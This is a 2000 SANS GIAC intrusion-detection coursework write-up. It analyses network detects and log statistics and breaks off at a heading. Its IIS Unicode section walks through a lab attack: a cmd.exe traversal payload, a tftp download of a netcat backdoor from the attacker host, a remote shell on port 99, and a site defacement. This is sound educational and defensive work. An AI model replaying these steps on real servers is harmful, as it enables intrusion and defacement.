Jussi Kallio
Practical Assignment for SANS NS2000
GIAC Intrusion Detection Curriculum
22 November 2000

Assignment 1 - Network detects

Detect 1 – slow stealth scan of two interesting hosts

These detects are from our two separate networks.

```
11/08-12:54:32.102087  [**] IDS28 - PING NMAP TCP [**]
195.33.199.1:80 -> 192.168.200.44:53

11/08-12:54:32.102250  [**] IDS7 - MISC-Source Port Traffic 53 TCP
[**] 195.33.199.1:53 -> 192.168.200.44:53

11/08-15:55:27.301644  [**] IDS28 - PING NMAP TCP [**]
195.33.199.1:80 -> 192.168.100.100:53

11/08-15:55:27.306447  [**] IDS7 - MISC-Source Port Traffic 53 TCP
[**] 195.33.199.1:53 -> 192.168.100.100:53


11/11-20:49:56.098519  [**] IDS28 - PING NMAP TCP [**]
195.33.199.1:80 -> 192.168.200.44:53

11/11-20:49:56.098609  [**] IDS7 - MISC-Source Port Traffic 53 TCP
[**] 195.33.199.1:53 -> 192.168.200.44:53

11/16-15:55:42.550202  [**] IDS28 - PING NMAP TCP [**]
195.33.199.1:80 -> 192.168.100.100:53

11/16-15:55:42.553790  [**] IDS7 - MISC-Source Port Traffic 53 TCP
[**] 195.33.199.1:53 -> 192.168.100.100:53
```

Details of the two first packets:

```
11/08-12:54:32.102087 0:30:94:CB:64:20 -> 0:D0:B7:7E:72:6F type:0x800
len:0x61C
195.33.199.1:80 -> 192.168.200.44:53 TCP TTL:44 TOS:0x0 ID:37564
***A**** Seq: 0x16B   Ack: 0x0   Win: 0x400

11/08-12:54:32.102250 0:30:94:CB:64:20 -> 0:D0:B7:7E:72:6F type:0x800
len:0x61C
195.33.199.1:53 -> 192.168.200.44:53 TCP TTL:44 TOS:0x0 ID:37566
******S* Seq: 0xCABEE9F   Ack: 0x0   Win: 0x400
```

1 Source of trace
My own network

2 Detect was generated by

snort-1.6-patch2 with the current released ruleset (10102k.rules)

3 Probability the source address was spoofed

Spoofing of these packets is certainly possible if the attacker wants to make it look like someone else is probing our network maliciously. The rate of the probes is so slow that I don't believe the source is spoofed.

4 Description of attack

Using a source port of 80 or 53 can be used to evade some simple packet filtering devices to let connections through if they are set to allow incoming packets from ports < 1024.

The first part part of the scan is used to verify if the host is up as it should send a packet with the RESET flag set when receiving a packet with ACK flag set when there is no corresponding connection.

The second part is a probable TCP SYN (half-open) detect to see if the port 53 is accessible from the current IP and source port.

A successful connection to DNS port could then be used to attempt a zone transfer to get more information on the domain or even use the recent "compressed zone transfer" denial of service on bind.

The tool probably used by the attacker is nmap using its paranoid timing method and a specific option (-g) to set the source port.

5. The attack mechanism

The first packet: the attacker is trying to fool the firewall by sending a packet that seems to be a part of an existing connection to see if the firewall will block it right away or if the host is down.

Without waiting for the result of the first packet the attacker tries to connect to port 53 using a regular TCP SYN packet from port 53 (as the difference between receiving packets is sometimes as low as 1ms, which is definitely not enough to get a packet to Turkey and back)

As the source port is 53 the packet has been crafted by nmap and will response will be rejected by the senders OS as the possibly returned SYNACK packet would not be a part of any real TCP connection.

6. Correlations

Couldn't find any to this specific scan. NMAP TCP PING and ACK ping are a very well known and widely reported method of scanning.

7. Evidence of active targeting

This is a scan to two specific hosts, many days apart. What is interesting about the first host is that it is visible in the public DNS as intra.mycompany.com, so compromising that host might give the attacker access to interesting information. The other one is our primary name server

8. Severity

Target criticality=4 (other was inside our network, other was our primary DNS)
attack lethality=2 (just a probe)
system countermeasures = 4 (all software with the latest patches)

network countermeasures=4 (protected by a well-reputed firewall)
Severity = (4+2)-(4+4)= -2, not severe

9. Defensive recommendation

Use a good stateful firewall to block incoming connections from < 1024 ports, allow incoming TCP traffic to DNS only from specific hosts, if even from them, upgrade to DNS software version with no known vulnerabilities

10 Multiple choice question

```
11/08-15:55:27.301644 0:30:94:CB:64:20 -> 0:D0:B7:7E:72:6F type:0x800
len:0x61C
195.33.199.1:80 -> 192.168.200.44:53 TCP TTL:39 TOS:0x0 ID:29326
***A**** Seq: 0x10A   Ack: 0x0   Win: 0x400


11/16-15:55:42.550202 0:30:94:CB:64:20 -> 0:D0:B7:7E:72:6F type:0x800
len:0x61C
195.33.199.1:80 -> 192.168.200.44:53 TCP TTL:43 TOS:0x0 ID:52206
***A**** Seq: 0x1E6   Ack: 0x0   Win: 0x400
```

The packets above are the only packets received from 195.33.199.1 by your tcpdump set up to capture any traffic to your honeypot system.

What is the most likely reason for this traffic:

A) Compromise by using a well known DNS exploit
B) Check if the host is up
C) Side effect of someone spoofing our address
D) Attempt to detect the hosts operating system

Correct answer is B. Even though the packet is going to the DNS port it is not part of any TCP connection and will not get to the application. Someone spoofing our address would be more likely to do that on a much larger scale. Sending a single ACK packet to a host will just result in a RESET packet being sent back, the same from any operating system. This received RESET packet can then be used to verify that the host is up. Note also the acknowledgement number of zero which is very unlikely to be seen in naturally generated traffic.

Detect 2 – IQUERY

The following packets were recorded over the period of almost 8 days.

```
11/08-20:21:39.829391 211.50.136.189:3310 -> 192.168.100.16:53
UDP TTL:45 TOS:0x0 ID:48318
Len: 35
E8 72 09 80 00 00 00 01 00 00 00 00 00 01 00  .r..............
01 00 00 7A 69 00 04 04 03 02 01              ...zi......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/12-12:12:03.480267 211.50.136.189:3441 -> 192.168.100.17:53
UDP TTL:45 TOS:0x0 ID:40298
```

```
Len: 35
97 E1 09 80 00 00 00 01 00 00 00 00 00 00 01 00  ................
01 00 00 7A 69 00 04 04 03 02 01                 ...zi......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/16-03:41:32.100188 211.50.136.189:3557 -> 192.168.100.18:53
UDP TTL:44 TOS:0x0 ID:12579
Len: 35
C3 93 09 80 00 00 00 01 00 00 00 00 00 00 01 00  ................
01 00 00 7A 69 00 04 04 03 02 01                 ...zi......
```

1 Source of trace

My own network

2 Detect was generated by:

snort-1.6-patch2, with the current released ruleset (10102k.rules)

3 Probability the source address was spoofed

Spoofing UDP traffic is very easy, but sending three packets in a week would not be very useful. Sending so little traffic can easily go undetected.

4 Description of the attack

DNS inverse query can be used to identify older versions of BIND software that is a widely used DNS software package. This is typically a pre-attack query to find vulnerable systems for later attack.

This attack is known as CVE-1999-0009.

5 Attack mechanism

The attack comprises of sending a DNS query in the form of Inverse query. Old versions of the software typically have support for this and will reply properly. However they also have a bug in handling some malformed queries that can lead to compromise of the system. The bug is a typical overflow where some executable data is placed in the query that is then executed by the DNS software as a result of a buffer overflow.

6 Correlations

IQuery has well known problems that have been widely reported. I couldn't find any that have the would be coming from the same source.

7 Evidence of active targeting

The prober is specifically looking for old versions of bind named even though he is probably scanning whole C classes very slowly. Probably there are several scans running in parallel and each C class is visited about once per 4 days.

8 Severity

Target criticality=3 (name server)
Attack lethality = 2 (probe at this time, would probably turn to a root exploit)
System countermeasures = 5 (modern version of DNS software)
Network countermeasures = 2 (even though these packets didn't find our DNS servers he probably will or has already found them. The firewall would not probably stop this attack)
Severity = (3+2) – (5+2) = -2, not severe

9 Defensive recommendation

Upgrade the DNS server to a non-vulnerable version.

10 Multiple choice question

DNS inverse query is

A) a commonly used way of mapping IP addresses back to DNS names
B) can be used to compromise a DNS server
C) a challenge system used in secure DNS
D) a way of making sure the DNS versions are compatible

The correct answer is B. Bind named versions prior to 8.1.2 / 4.9.8 are vulnerable to malformed inverse queries. Inverse queries are no longer used, but the IP-address-to-hostname mappings are done using 123.234.12.in.addr.arpa-reverse lookups. Answers C and D are just to see if the person has any idea of what the question is about.

Detect 3 – Relaying denied

Our mail server produced the following alerts.

```
11/14-15:10:13.258990  [**] IDS249 - SMTP Relaying Denied [**]
192.168.100.35:25 -> 63.14.220.196:4998
11/14-15:10:13.588907  [**] IDS249 - SMTP Relaying Denied [**]
192.168.100.35:25 -> 63.14.220.196:4998
11/14-15:29:39.375184  [**] IDS249 - SMTP Relaying Denied [**]
192.168.100.35:25 -> 63.14.220.196:1861
11/14-15:29:39.693979  [**] IDS249 - SMTP Relaying Denied [**]
192.168.100.35:25 -> 63.14.220.196:1861
```

1 Source of trace
My own network

2 Detect was generated by:
snort-1.6-patch2 with the 10102k.rules from snort website (www.snort.org)

3 Probability the source address was spoofed
Minimal as SMTP traffic runs on top of TCP and TCP connections require a 3-way handshake before actual data is sent . Getting the destination packets accepted by the remote host is very difficult in modern operating systems where the initial sequence number is very hard to guess.

4 Description of the attack
This attack against the SMTP server (aka MTA) works by sending email through a host that should have nothing to do with the host. This is not an attempt to compromise the system and is not usually meant to be a Denial of Service attack, but can turn to one as the the MTA is overloaded with messages to be relayed.

As hosts are victims of this attack they can get included on various black hole lists in Internet and they are denied sending any email to hosts that implement these lists. However, this is not usually the primary reason for sending email through an open relay. The primary reason today seems to be sending unsolicited commercial email.

This attack is known as CAN-1999-0512.

5 Attack mechanism
Some email relays are happy to relay email from any sender to any sender. Every modern MTA (Message

Transfer Agent) includes the possibility to limit the relayed email to “receive to local users and named domains from anywhere, send out only from own networks”. However, some sites still use old software or they have not configured the server properly and allow relaying email.

Open relays are mainly used by senders of unsolicited commercial email (aka spam), but they are also used by users forging email or wishing to send the email with less chance of it being traced back to sender.

However, not every email that is rejected by the MTA for this reason is the result of someone actively trying to use the open relay. A legitimate user trying to send email out from his own laptop but coming from an other network will trigger this rule.

6 Correlations

I don’t think anyone is listing relay attempts anywhere. A non-comprehensive month old list of abused open relays can be downloaded from www.orbs.org.

7 Evidence of active targeting

This could be checked from the email server logs. This attack came to our external mail relay which is the obvious host for this attack. There is no evidence of this IP address doing any scans on the network to find open smtp servers so the attacker probably got the IP address from DNS records.
Without the email server logs I can’t tell if the user was one our employees with a misconfigured mail client, a spammer trying to find an open email relay or possibly someone trying to make a forged email more credible by sending it through our email system.

8 Severity

Target criticality = 3 (our mail server)
Attack lethality = 2 (no data lost or compromised even if succeeded, blackholed for a couple of days if found and exploited by a spammer)
System countermeasures = 4 (well configured modern MTA)
Network countermeasures = 3 (not really applicable)
Severity = (3+2) – (4+3) = -2, not severe

9 Defensive recommendation

Make sure your MTA is not an open relay by configuring the networks that are allowed to send email through it and denying everyone else from doing it.
See www.orbs.org for more information.

10 Multiple choice question

Snort prints out the alert SMTP Relaying denied
Is this a sign of:

A) a possible spammer
B) an attempt to compromise a host
C) failed authentication to webmail
D) an attempt to use the public community string

Correct answer is A. Host compromise would not give out “5.7.1” error code. Relaying has nothing to do with reading ones webmail and SNMP is not the same protocol as SMTP.

Detect 4 – broken packets

The following packets caused some grief one weekend as I couldn't figure out what was happening:

```
Nov  9 13:26:57 213.77.214.135:1028 -> 192.168.100.31:80 SYN ******S*
Nov  9 13:26:58 213.77.214.135:18245 -> 192.168.100.31:21536 NMAPID *
2U*P*SF RESERVEDBITS
Nov  9 13:29:22 213.77.214.135:1030 -> 192.168.100.31:80 SYN ******S*
Nov  9 13:29:23 213.77.214.135:18245 -> 192.168.100.31:21536 NMAPID *
2U*P*SF RESERVEDBITS
Nov 10 02:26:43 212.246.193.10:1062 -> 192.168.100.31:80 SYN ******S*
Nov 10 02:26:43 212.246.193.10:18245 -> 192.168.100.31:21536
INVALIDACK *2UA*R** RESERVEDBITS
Nov 10 12:36:43 212.160.31.62:2017 -> 192.168.100.31:80 SYN ******S*
Nov 10 12:36:43 212.160.31.62:18245 -> 192.168.100.31:21536
INVALIDACK *2UA*R** RESERVEDBITS
Nov 10 12:37:17 212.160.31.62:2018 -> 192.168.100.31:80 SYN ******S*
Nov 10 12:37:17 212.160.31.62:18245 -> 192.168.100.31:21536
INVALIDACK *2UA*R** RESERVEDBITS
```

These packets really got me wondering at what this could be. Then I remembered a lecture at SANS NS2000 mentioning how network devices really can be broken.

All these packets were coming to our public web server, from the same IP addresses that had sent a http request within a couple of seconds.

The default snort 10102k ruleset doesn't capture the payload of these packets and I therefore I created a rule with source port 18245, destination port 21536. Decoding the packets with snort showed payload that looked like a broken http request, but didn't provide any other new info.

Ethereal can show an ascii dump of the whole packet, including the IP and TCP headers and by highlighting the TCP header I could see where the port numbers came from: "GET " and the rest of the request was written on top of the rest of the header, then continuing to the payload.

What is a little suspicious of the packet is that it seems to contain some random looking data after the http request part. A truly paranoid person might suspect that the extra data is being used as some kind of covert channel for a backdoor or similar. While it is probably the broken device taking what ever was in memory before the current packet anyone receiving these packets might want to make sure they are stopped at the firewall.

The longer term solution is to contact the ISP with the broken router and have them fix it.

1 Source of trace

My own network

2 Detect was generated by:

snort-1.6-patch2 with the 10102k.rules from snort website (www.snort.org). Also a special rule to catch the payload of these packets was included.

3 Probability the source address was spoofed

Not likely as it followed a legit http-session. Technically it would be possible for someone listening on the wire or at a router to send these packets to confuse the recipient but it is not very likely.

4 Description of the attack

Packets with static source and destination (18245 to 21536) ports are received with strange flag combinations following legit http connections.

However, this is not a true attack but looks like one.

5 Attack mechanism

TCP header is missing, the HTTP request data starts where TCP header should be. This causes the TCP ports to be set as 18245 and 21536 corresponfing to charactes "GET " and the rest of the TCP headers respectively messed up.

If we believe these packets were sent here on purpose, kind of piggybacking on a legit http request we could say the following: TCP flags are used to mark packets at different stages of the connection. However, there is a large number of flag combinations and they can be used to make conclusions about the remote operating systems as different operating systems include different flags in their replies if illegal combinations are used in a request. Sending packets to port 21536 could be used as a closed port and port 80 as a reference open port.

6 Correlations

Incidents mailing list at security focus has had reports of similar packets being received.

http://www.securityfocus.com/templates/archive.pike?tid=146133&fromthread=0&end=2000-11-25
&threads=1&start=2000-11-19&list=75&

7 Evidence of active targeting

These packets follow an active connection to port 80, so they have already found an open port on the system. They were seen only coming to our web server which can be considered active targeting, especially if we believe these packets were sent here on purpose.

8 Severity

Broken device approach:
Target criticality=4 (our public website)
Attack lethality=0 (the packets were formed by mistake)
System countermeasures = 4 (nothing to compromise or find out)
Network countermeasures = 5 (no traffic allowed to port 21536 unless it is a part of an existing connection)
Severity = (4+0) – (4+5) = -5, not severe

9 Defensive recommendation

Use a (personal or peripheral) firewall that doesn't allow packets with illegal flag combinations through to the OS. Contact the ISP with the broken device and ask them to fix it.

10 Multiple choice question

```
Nov 10 12:36:43 212.160.31.62:2017 -> 192.168.100.31:80 SYN ******S*
Nov 10 12:36:43 212.160.31.62:18245 -> 192.168.100.31:21536
INVALIDACK *2UA*R** RESERVEDBITS
Nov 10 12:37:17 212.160.31.62:2018 -> 192.168.100.31:80 SYN ******S*
Nov 10 12:37:17 212.160.31.62:18245 -> 192.168.100.31:21536
INVALIDACK *2UA*R** RESERVEDBITS
```

The above snort portscan log is most likely a result of:

A) OS fingerprinting attempt
B) Covert channel for controlling a Trojan
C) Broken network device / software
D) Scan for live hosts

Correct answer is C. Sending strange flag combinations to a closed port while sending regular traffic to an open port is not going to give very useful information about the operating system. Covert channel for controlling a Trojan would require that the Trojan has admin access on the host as the packets are not part of any TCP connection and will be discarded by the operating system (and most firewalls as well). Querying the host twice, both at the open port and then again on a closed port is not going to reveal any more info about whether to host is up. Also the traffic is directed only at the web server.

Assignment 2 - Evaluate an attack

For this assignment I chose one of the most used web servers, the Microsoft Internet Information Server. The server runs on NT4 Server and is for many users the most obvious way of setting up a web presence, either in their intranet or extranet.

Bugtraq is my primary source for information on new vulnerabilities and exploits. This exploit caught my eye around the time of SANS NS2000 and is in my opinion a good example of how simple things done just a little bit wrong can lead to major problems.

Background

The problem in MS IIS Unicode checking mechanism was reported in Bugtraq on Oct 17 2000. The problem allows a remote user to run almost any command line commands on an NT4/Win2K host that runs IIS.

Even though one of the better known benefits of Unicode is being able to use multi-byte characters Unicode also allows a single 8-bit character to be represented by several different byte character combinations. This can be used to hide the true text from human eyes as well as from software implementations that don't consider all the different valid, but not-so-usual combinations.

A web server typically includes definitions where different kind of content is to be stored. Executable scripts and programs are typically in one place, static pages in another place. Also, if a user tries to access a page outside these areas the server usually prints out an error.

The path to the requested file or script is checked before accessing it to make sure the requested file is within the defined directories and accessing the system files should not be possible unless explicitly allowed.

A typical URL might read http://www.yourowncompany.com/index.html, but by requesting http://www.yourowncompany.com/../../../../../etc/passwd might give out the UNIX password file if the file name and path were not properly checked. This checking can be evaded by Unicode and other similar means.

This in turn allows a malicious user to execute scripts and other executables installed in the host operating system even when it is not intended by the administrator.

According to Robert Graham (bugtraq@networkice.com) on Bugtraq:
"The problem is that the canonicalization function did not understand Unicode
... but the underlying operating system DOES use Unicode. In other words:
http://www.networkice.com/advice/..rob../default.htm
is a perfectly good URL that isn't canonicalized. Since the canonicalization
function doesn't understand Unicode, it treats it just like ..rob.. (i.e.
doesn't strip it)."

The attack

I obtained a simple piece of code that easies sending the commands to command interpreter (CMD.EXE) in a host running IIS through HTTP transport: http://www.securax.org/data/iisex.c

It compiles nicely on Linux, most likely on other UNIX systems as well.

The problem with iisex is that it doesn't provide a very interactive shell; you can't see the responses to your commands. That is why I used another program together with iisex to get shell access to the host (ncx99.exe by eEye, http://www.eEye.com) on port 99. However, many firewalls will block any connections to other ports than the predefined services (http on port 80 in this case) so you might not get so lucky. A lot of damage can still be done even without the more interactive shell.

Should a user want to compromise an IIS system he might go through the following steps:

Identify a Windows NT/Windows2000 host using for example nmap (www.insecure.org/nmap) or similar tool. The user might also want look for potential systems by looking for .asp files, which are typically used by MS IIS.

```
[root@localhost]# nmap -O -p 80-88 10.128.129.68

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/
)
Interesting ports on 10.128.129.68 (10.128.129.68):
(The 8 ports scanned but not shown below are in state: closed)
Port       State       Service
w80/tcp     open        http

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=16 (Easy)
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Another tool called whisker (www.wiretrip.net) could also be used to identify the host web server and to find a vulnerable system.

```
[jussi@localhost]$ ./whisker.pl -M 1 -h 10.128.129.68
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --

= - = - = - = - = - = 
= Host: 10.128.129.68
= Server: Microsoft-IIS/4.0

+ 200 OK: GET /msadc/Samples/selector/showcode.asp
+ 200 OK: GET /msadc/samples/adctest.asp
+ 200 OK: GET /iisadmpwd/aexp4b.htr
+ 200 OK: HEAD /msadc/msadcs.dll
```


Having found a suitable system we can proceed with the attack:

Download iisex.c from the website
Compile it: gcc –o iisex iisex.c
Run iisex

```
Script started on Tue Nov 21 17:10:49 2000
bash$ ./iisex 10.128.129.68

iisex - iis 4 and 5 exploit
---------------------------
act like a cmd.exe kiddie, type quit to quit.

[enter cmd> tftp -i 10.128.129.34 GET /tftpboot/ncx99.exe
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/4.0
Date: Tue, 21 Nov 2000 13:12:23 GMT
Content-Length: 215
Content-Type: text/html
```


```
<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by
not returning a complete set of HTTP headers.  The headers it did
return are:<p><p><pre></pre>

[enter cmd> attrib -r ncx99.exe

{rest of the headers and errors removed}

[enter cmd> ncx99

[enter cmd> quit
bash$

Script done on Tue Nov 21 17:27:36 2000
```

When connecting to the compromised host to port 99 with telnet we can type in commands:



```
D:\Inetpub\wwwroot>
D:\Inetpub\wwwroot>
D:\Inetpub\wwwroot>dir
 Volume in drive D has no label.
 Volume Serial Number is 80FB-71FF

 Directory of D:\Inetpub\wwwroot

11/21/00  03:24p        <DIR>          .
11/21/00  03:24p        <DIR>          ..
10/25/97  02:31p                 4,684 default.asp
               3 File(s)          4,684 bytes
                            785,318,400 bytes free

D:\Inetpub\wwwroot>
D:\Inetpub\wwwroot>tftp -i 10.128.129.34 GET /tftpboot/hax0red.html
Transfer successful: 152 bytes in 1 second, 152 bytes/s

D:\Inetpub\wwwroot>
D:\Inetpub\wwwroot>rename default.asp old.asp

D:\Inetpub\wwwroot>
D:\Inetpub\wwwroot>rename hax0red.html default.asp

D:\Inetpub\wwwroot>
D:\Inetpub\wwwroot>dir
 Volume in drive D has no label.
 Volume Serial Number is 80FB-71FF

 Directory of D:\Inetpub\wwwroot

11/21/00  03:25p        <DIR>          .
11/21/00  03:25p        <DIR>          ..
11/21/00  03:24p                   152 default.asp
10/25/97  02:31p                 4,684 old.asp
               4 File(s)          4,836 bytes
                            785,318,400 bytes free

D:\Inetpub\wwwroot>
D:\Inetpub\wwwroot>
```

As the edit.exe does not work over telnet session and there might not be other editors available it might be easier to download the modified pages using tftp (as it was already used to download ncx99).


This site was hax0red - Netscape
File Edit View Go Communicator Help
Back
Forward
Reload
Home
Search
Netscape
Print
Secu
Bookmarks
Location: http://10.128.129.68/
What's Related
Document: Done

This site was hax0red

Please apply the necessary patches

Detection of the attack:

This is what the attack looks when captured by tcpdump and printed out by snort.

```
11/21-15:29:58.600037 0:0:0:0:0:0 -> 0:50:4:EB:59:AE type:0x800
len:0x2D0
10.128.129.34:1392 -> 10.128.129.68:80 TCP TTL:64 TOS:0x0 ID:10479
DF
***AP*** Seq: 0x4FF441AD   Ack: 0x1B32AF   Win: 0x7D78
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0A 0A  c+dir HTTP/1.0..
00 FB FF BF EA 20 00 40 60 FB FF BF 28 F9 FF BF  ..... .@`...(...
```

There are rules for snort for the detection of this attack (IDS342-344), but they don’t work with the current release of snort and its http decoding preprocessor.

With the current release of snort you should run a separate instance of snort without the preprocessor running.

The attack is at CVE candidate phase and is known as CAN-2000-0884, viewable at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884

The compromise

The commands are executed with the web server’s user rights. The web server user usually has a restricted set of rights and cannot therefore replace OS files or read password files etc. However, the user can read the web pages source code thus getting potentially confidential information such as database addresses and passwords or replace the web pages with modified ones. The attacker could also replace downloadable executables with malicious ones.

The compromised host could also be used to scan or attack other networks without revealing the attackers own IP address so easily.

This attack could also be used together with a local attack to get elevated user rights.

The attack described in this evaluation has later been refined as seen on Bugtraq so that more complex commands (with redirection, for example) can be handled.

The defense

Microsoft has issued an advisory for this problem and has a patch out for it. IIS users are strongly encouraged to apply the patch. Microsoft advisory can be found at http://www.microsoft.com/technet/security/bulletin/fq00-078.asp

Credits

This attack follows the bugtraq post by zoachien@securax.org (Zoa_Chien) as Securax-SA-06 Security Advisory

Assignment 3 - Analyze this

Overview

Looking at the data reveals 18 different signatures detected by Snort. Definitely the most active of these is the Watchlist 000222 NET-NCFC (The Computer Network Center Chinese Academy of Sciences), which alerts for any traffic coming in from the whole B-class they have (159.226.0.0). There were nearly 20000 alerts due to that rule.

The next three most common alerts were WinGate-1080-attempt, SYN-FIN scan and Watchlist 000220 IL-ISDNNET.

WinGate can be used to work as a proxy for other hosts and is a nice tool for a wannabe cracker and other abusers. WinGate can be used to hide the real identity of the abuser as it can masquerade the connection's origin.

SYN-FIN scan is typically used to see if a port is open on a host without leaving a entry in the application log.

Watchlist 000220 ISDNNET-IL seems to be a half B-class network in Israel. Isdn.net.il seems to be service provider, probably offering dialup connections to many smaller ISPs.

The following is a table of the different alerts in the log, their numbers as well as the number of source and destination addresses for those alerts.

Signature	# Alerts	# Sources	# Destinations
Watchlist 000222 NET-NCFC	19478	45	19
WinGate 1080 Attempt	6193	347	2156
SYN-FIN scan!	5457	6	3005
Watchlist 000220 IL-ISDNNET-990517	5276	19	21
Attempted Sun RPC high port access	1990	8	11
SNMP public access	922	16	1
SMB Name Wildcard	338	17	15
Null scan!	181	63	73
NMAP TCP ping!	138	10	42

Probable NMAP fingerprint attempt	64	7	28
SUNRPC highport access!	64	5	3
Queso fingerprint	54	11	23
External RPC call	40	6	3
Tiny Fragments - Possible Hostile Activity	12	5	8
TCP SMTP Source Port traffic	8	2	2
site exec - Possible wu-ftpd exploit - GIAC000623	6	1	4
Possible wu-ftpd exploit - GIAC000623	2	1	2
Happy 99 Virus	2	2	2

The following shows a list of scans that were seen over 20 times.

Signature (click for definition)	# Alerts	# Sources	# Destinations
TCP **S***** scan	187304	75	29242
UDP scan	58282	52	520
TCP **SF**** scan	3065	6	3005
TCP ******** scan	164	63	73
TCP ***F*P*U scan	47	5	32
TCP 21S***** scan	44	12	23
TCP 21SF**A* scan	44	4	4
TCP **SF*P*U scan	41	7	28
TCP ***F**** scan	40	19	21
TCP ***FR*A* scan	36	11	17
TCP 2*S***** scan	35	7	20
TCP 21SFRPAU scan	21	8	8
TCP *1***PAU scan	20	5	5

A SYN scan is typically used for as a very crude way of scanning through networks (unless done with a tool like nmap that can do “half-open” scans). Many events that look like UDP scans can be just DNS servers sending out DNS replies to many hosts.

The alerts

Chinese network

